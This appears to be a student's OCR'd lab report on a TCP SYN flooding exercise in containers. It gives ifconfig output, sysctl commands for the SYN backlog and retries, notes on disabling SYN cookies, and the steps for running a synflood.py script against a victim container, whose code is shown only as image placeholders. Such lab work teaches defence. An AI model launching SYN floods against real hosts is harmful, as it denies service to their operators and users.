TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ens4: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1460
inet 10.182.0.2 netmask 255.255.255.255 broadcast 0.0.0.0
inet6 fe80::4001:aff:feb6:2 prefixlen 64 scopeid 0x20<link>
ether 42:01:0a:b6:00:02 txqueuelen 1000 (Ethernet)
RX packets 1557592 bytes 573665126 (573.6 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1919079 bytes 562305445 (562.3 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 31142 bytes 3353655 (3.3 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 31142 bytes 3353655 (3.3 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Interface name:- br-6d54bbcb5aeb



TASK-1 SYN Flooding Attack

First we need to bring all the containers



Description:-

1. Need to turn off the countermeasure provided by the ubuntu system.

2.The backlog that we are able to see the size, here is the size given by following commands

Sysctl net.ipv4.tcp_max_syn_backlog

Net.ipv4.tcp_max_syn_backlog=128

3. In victim machine, need to check the kernel parameters.


4. We can also change the backlog size to some odd number.

5. To find the TCP connections we can use this command

netstat -nat


6.Currently there are two servers running

1) 23- Telnet we can use user1 to telnet that into victim machine





User1 machine


User1:-10.9.0.6



ID of victim machine and the user 1 when we telnet we notice that the ID of both machines are similar








Now we have setup the connection from the user to the victim, we now have an established connection.

As we will not be able to know who the victim is we can make mode for eg,


Here we have created a text empty file and put the file in the victim machine of the home folder.

Here we can see the victim over there we have remotely logged into the victim machine by telnet and we have seen that the link is established.



The SYN Cookie Countermeasure currently are turned off but we need to turn it on and redo the attack.


Firstly, we will attack it without the countermeasure, so make sure we are inside the victim machine



There are lot of kernel parameters so that's why we need grep to only grab the parameters we are interested

Task 1.1 Launching the attack using Python


Synflood.py



Destination address is the victim address which 10.9.0.5.

We replace interface name with my own interface name which we found it by "if config"

Task 1.1



Launch the attack

In the seed-attacker machine

cd volume/

python3 synflood.py

We need to check how do we know that the attack is going on

Here are the problems

1. TCP cache issue


2.Virtual Box Issue

3.TCP transmission issue

#sysctl net.ipv4.tcp_synack_retries

net.ipv4.tcp_synack_retries=5


---If the victim is differently received it came back from the client, it ill try to retransmit the single SYNACK




sysctl net.ipv4.tcp_synack_retries

-Here in the above screenshot the default timer is set to 5. After 5 times it will remove more than a half open connections.

When we stop the attack (Ctrl+C) on victim machine, we are able to see SYN_RECV, luckily it brings 0 quit fast.







Here we can see the number is changing

-Reason:- Because we know that this victim is also keep removing those have opened connections have to tried to fail number of times.

Now we want to see whether we can telnet or not, still if we are inside server machine



